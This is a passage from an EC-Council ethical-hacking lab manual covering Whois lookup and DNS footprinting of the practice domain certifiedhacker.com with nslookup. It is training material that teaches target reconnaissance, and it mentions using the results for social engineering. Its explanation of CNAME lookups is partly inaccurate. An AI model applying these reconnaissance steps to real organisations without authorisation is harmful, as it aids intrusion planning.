
3. Now, in the **Enter a domain or IP address…** search bar, type **www.certifiedhacker.com** and click **Search**.



4. This search result reveals the details associated with the URL entered, **www.certifiedhacker.com**, which includes organizational details such as registration details, name servers, IP address, location, etc., as shown in the screenshots.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



5. This concludes the demonstration of gathering information about a target organization by performing the Whois lookup using DomainTools.
6. You can also use other Whois lookup tools such as **SmartWhois** (https://www.tamos.com), **Batch IP Converter** (http://www.sabsoft.com), etc. to extract additional target Whois information.
7. Close all open windows and document all the acquired information.
8. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 7

Perform DNS Footprinting

DNS, or Domain Name System, footprinting reveals information about DNS zone data.

Lab Scenario

As a professional ethical hacker, you need to gather the DNS information of a target domain obtained during the previous steps. You need to perform DNS footprinting to gather information about DNS servers, DNS records, and types of servers used by the target organization. DNS zone data include DNS domain names, computer names, IP addresses, domain mail servers, service records, and much more about a target network.

Using this information, you can determine key hosts connected in the network and perform social engineering attacks to gather even more information.

Lab Objectives

- Gather DNS information using nslookup command line utility and online tool
- Perform reverse DNS lookup using reverse IP domain check and DNSRecon
- Gather information of subdomain and DNS records using SecurityTrails

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of DNS

DNS considered the intermediary source for any Internet communication. The primary function of DNS is to translate a domain name to IP address and vice-versa to enable human-machine-network-internet communications. Since each device has a unique IP address, it is hard for

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

human beings to memorize all IP addresses of the required application. DNS helps in converting the IP address to a more easily understandable domain format, which eases the burden on human beings.

Lab Tasks


Task 1: Gather DNS Information using nslookup Command Line Utility and Online Tool

---


nslookup is a network administration command-line utility, generally used for querying the DNS to obtain a domain name or IP address mapping or for any other specific DNS record. This utility is available both as a command-line utility and web application.

Here, we will perform DNS information gathering about target organizations using the nslookup command-line utility and NSLOOKUP web application.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.
2. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**. Launch a **Command Prompt**, type **nslookup** and press **Enter**. This displays the default server and its address assigned to the **Windows 11** machine.



3. In the nslookup **interactive** mode, type **set type=a** and press **Enter**. Setting the type as "**a"** configures nslookup to query for the IP address of a given domain.
4. Type the target domain **www.certifiedhacker.com** and press **Enter**. This resolves the IP address and displays the result, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. The first two lines in the result are:

   Server: **dns.google** and Address: **8.8.8.8**

   This specifies that the result was directed to the default server hosted on the local machine (**Windows 11**) that resolves your requested domain.


6. Thus, if the response is coming from your local machine's server (Google), but not the server that legitimately hosts the domain **www.certifiedhacker.com**; it is considered to be a non-authoritative answer. Here, the IP address of the target domain **www.certifiedhacker.com** is **162.241.216.11**.

7. Since the result returned is non-authoritative, you need to obtain the domain's authoritative name server.

8. Type **set type=cname** and press **Enter**. The CNAME lookup is done directly against the domain's authoritative name server and lists the CNAME records for a domain.

9. Type **certifiedhacker.com** and press **Enter**.

10. This returns the domain's authoritative name server (**ns1.bluehost.com**), along with the mail server address (**dnsadmin.box5331.bluehost.com**), as shown in the screenshot.




11. Since you have obtained the authoritative name server, you will need to determine the IP address of the name server.

12. Issue the command **set type=a** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

